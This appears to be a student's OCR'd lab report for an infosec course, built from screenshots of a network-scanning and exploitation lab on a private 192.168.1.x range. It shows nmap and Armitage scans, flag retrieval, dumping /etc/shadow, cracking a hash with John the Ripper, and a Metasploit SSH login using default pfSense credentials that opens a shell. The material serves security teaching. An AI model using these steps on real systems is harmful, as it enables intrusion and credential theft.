

Ryan Brodsky


ICS 482


9/28/2019

InfoSec Lab: Scanning the Network on the LAN






Scanning the Network on the LAN
Open Scan Ctrl+O
Open Scan in This Window
Save Scan Ctrl+S
Save All Scans to Directory Ctrl+Alt+S
Print...
Close Window Ctrl+W
Quit Ctrl+Q
QUIT ZENMAP
24 When asked about Unsaved changes, click the Close anyway button.
Unsaved changes
The given scan has unsaved changes.
What do you want to do?
Close anyway
Cancel
CLOSE ANYWAY
BACK
INFOSEC LEARNING
NEXT
Internal Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Zenmap
Target: 192.168.1.*
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.1.*
192.168.1.10
192.168.1.20
192.168.1.30
192.168.1.101
192.168.1.254
OS CPE: cpe:/h:axis:210a_network_camera cpe:/h:axis:211_network_camera cpe:/o:axis:linux_kernel:2.6 cpe:/o:google:android:2 cpe:/o:google:android:2.2 cpe:/o:linux:linux_kernel:2.6 cpe:/h:zyxel:nsa-210
OS details: AXIS 210A or 211 Network Camera (Linux 2.6.17), Android 2.2 (Linux 2.6), Linux 2.6.14 - 2.6.34, Linux 2.6.17, Linux 2.6.17 (Mandriva), ZyXEL NSA-210 NAS device
Network Distance: 0 hops
NSE: Script Post-scanning.
Initiating NSE at 16:33
Completed NSE at 16:33, 0.00s elapsed
Initiating NSE at 16:33
Completed NSE at 16:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 340.26 seconds
Raw packets sent: 12894
Type here to search
3:33 PM
9/28/2019


Scanning the Network on the LAN
root@kali2:-# ls
LS
3 Type the following command to view the contents of the sampleflag.txt file.
root@kali2:-# more sampleflag.txt
root@kali2:~# more sampleflag.tx
flag:999818
THE MORE COMMAND
4 Get the information for below Challenge Flag by using the techniques from the previous steps.
Challenge #5
5 Type the following command, then press Enter, to switch to Armitage directory.
root@kali2:-# cd armitage
root@kali2:~# cd armitage
root@kali2:~/armitage#
ARMITAGE DIRECTORY
Internal Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
root@kali2: ~
OS CPE: cpe:/o:openbsd:openbsd:4.0
Aggressive OS guesses: Comau C4G robot control unit (92%), OpenBSD 4.0 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.33 seconds
root@kali2:~# zenmap
root@kali2:~# service postgresql start
root@kali2:~# ls
armitage
armitage150813.tgz
bad.exe
bye.txt
capture.cap
Captures
Desktop
Documents
Downloads
flag5.txt
hi.txt
ip2.txt
ip3.txt
Music
Pictures
Public
sampleflag.txt
Templates
test.txt
Videos
VMwareTools-10.0.6-3560309.tar.gz
vmware-tools-distrib
root@kali2:~# more sampleflag.txt
flag:999818
root@kali2:~# more flag5.txt
flag:555616
root@kali2:~#
Type here to search
3:35 PM
9/28/2019

https://lab.infoseclearning.com/lab/scanning-network-lan

Assignments - ICS 482-01 Vuln... | Scanning the Network on th...

Scanning the Network on the LAN

4 **Get** the information for below Challenge Flag by using the techniques from the previous steps.

Challenge #5

5 **Type** the following command, then **press** Enter, to switch to Armitage directory.

root@kali2:-# `cd armitage`

```
root@kali2:-# cd armitage
root@kali2:~/armitage#
```

ARMITAGE DIRECTORY

6 **Get** the information for below Challenge Flag by using the techniques from the previous steps.

Challenge #6

7 **Type** the following command, then **press** Enter, to switch to Metasploit interface.

root@kali2:~/armitage# `msfconsole`

```
root@kali2:~/armitage# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
```

Internal Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-898341/Internal%20Kali%20Scoring

Internal Kali Scoring | View Fullscreen | Send Ctrl+Alt+Delete | Reboot

Applications | Places | Terminal | Sat 16:36

root@kali2: ~/armitage

File Edit View Search Terminal Help

```
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.33 seconds
root@kali2:-# zenmap
root@kali2:-# service postgresql start
root@kali2:-# ls
armitage            Downloads  sampleflag.txt
armitage150813.tgz  flag5.txt  Templates
bad.exe             hi.txt     test.txt
bye.txt             ip2.txt    Videos
capture.cap         ip3.txt    VMwareTools-10.0.6-3560309.tar.gz
Captures            Music      vmware-tools-distrib
Desktop             Pictures
Documents           Public
root@kali2:-# more sampleflag.txt
flag:999818
root@kali2:-# more flag5.txt
flag:555616
root@kali2:-# cd armitage
root@kali2:~/armitage# more flag6.txt
flag:929211
root@kali2:~/armitage#
```

Type here to search | 3:36 PM 9/28/2019

https://lab.infoseclearning.com/lab/scanning-network-lan

Assignments - ICS 482-01 Vuln... | Scanning the Network on th...

Scanning the Network on the LAN

number of hosts up (5 including Kali 2) will be displayed.

```
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 6667/tcp open  irc
[*] Nmap: 8009/tcp open  ajp13
[*] Nmap: 8180/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:FA:DD:2A (VMware)
[*] Nmap: Nmap scan report for 192.168.1.254
[*] Nmap: Host is up (0.00053s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 53/tcp open  domain
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 00:0C:29:D6:01:96 (VMware)
[*] Nmap: Nmap scan report for 192.168.1.101
[*] Nmap: Host is up (0.0000090s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.101 are closed
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 238.20 seco
```

ARMITAGE COMMAND

10 **Type** the following command, then **press** Enter, to start Armitage.

msf> `./armitage`

```
msf > ./armitage
[*] exec: ./armitage
```

ARMITAGE COMMAND

11 After the box appears, **click** the Connect button.

Internal Kali Scoring - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-898341/Internal%20Kali%20Scoring

Internal Kali Scoring | View Fullscreen | Send Ctrl+Alt+Delete | Reboot


Applications | Places | Terminal | Sat 16:42

root@kali2: ~/armitage

File Edit View Search Terminal Help

```
[*] Nmap: 513/tcp  open  login
[*] Nmap: 514/tcp  open  shell
[*] Nmap: 1099/tcp open  rmiregistry
[*] Nmap: 1524/tcp open  ingreslock
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 6667/tcp open  irc
[*] Nmap: 8009/tcp open  ajp13
[*] Nmap: 8180/tcp open  flag4:232441
[*] Nmap: MAC Address: 00:50:56:8E:11:13 (VMware)
[*] Nmap: Nmap scan report for 192.168.1.254
[*] Nmap: Host is up (0.00027s latency).
[*] Nmap: Not shown: 997 filtered ports
[*] Nmap: PORT   STATE SERVICE
[*] Nmap: 22/tcp open  ssh
[*] Nmap: 53/tcp open  domain
[*] Nmap: 80/tcp open  http
[*] Nmap: MAC Address: 00:50:56:8E:2B:37 (VMware)
[*] Nmap: Nmap scan report for 192.168.1.101
[*] Nmap: Host is up (0.0000020s latency).
[*] Nmap: All 1000 scanned ports on 192.168.1.101 are closed
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 239.67 seconds
msf >
```

Type here to search | 3:42 PM 9/28/2019




ARMITAGE

23 After a few minutes, the operating system will be displayed 192.168.1.20.

ARMITAGE

BACK INFOSEC LEARNING NEXT




ARMITAGE


7 In the bottom pane of Armitage, **type** the following comma then **press** Enter, to view the hashes in the shadow file.

```
$ tail /etc/shadow
```


ARMITAGE COMMAND

8 **View** the last entry of the shadow file. **Highlight**, then **right-** and **select** Copy.


Scanning the Network on the LAN
root@kali2:~# john pass.txt
LEAFPAD
Internal Kali Scoring - Internet Explorer
Internal Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
root@kali2:~# leafpad pass.txt
root@kali2:~# john pass.txt
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) 1 [MD5 128/128 AVX 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd (administrator)
1g 0:00:00:00 DONE 2/3 (2019-09-28 16:53) 5.555g/s 24972p/s 24972c/s 24972C/s ch
acha..lipgloss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:~#
[*] Creating a default reverse handler... 0.0.0.0:11297
16
Click the Armitage icon at the bottom of the screen to brin
program back to focus.
Type here to search
3:53 PM
9/28/2019


Scanning the Network on the LAN
User
admin
Pass
pfsense
Check all credentials
Launch
LAUNCH
25
The machine with the IP Address of 192.168.1.254 will also b
compromised.
All 4 machines should now be compromised.
ARMITAGE
Note: Press the STOP button to complete the lab.
BACK
INFOSEC LEARNING
NEXT
Internal Kali Scoring - Internet Explorer
Internal Kali Scoring
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.1.254
192.168.1.10
192.168.1.30
192.168.1.20
USER_AS_PASS => false
msf auxiliary(ssh_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf auxiliary(ssh_login) > set USERNAME admin
USERNAME => admin
msf auxiliary(ssh_login) > set PASSWORD pfsense
PASSWORD => pfsense
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.254
RHOSTS => 192.168.1.254
msf auxiliary(ssh_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf auxiliary(ssh_login) > run -j
[*] Auxiliary module running as background job
[*] 192.168.1.254:22 SSH - Starting bruteforce
[+] 192.168.1.254:22 SSH - Success: 'admin:pfsense' ''
[*] Command shell session 4 opened (192.168.1.101:52541 -> 192.168.1.254:22) at 2019-09-28 16:56:57 -0400
[*] Scanned 1 of 1 hosts (100% complete)
msf auxiliary(ssh_login) >
Type here to search
3:57 PM
9/28/2019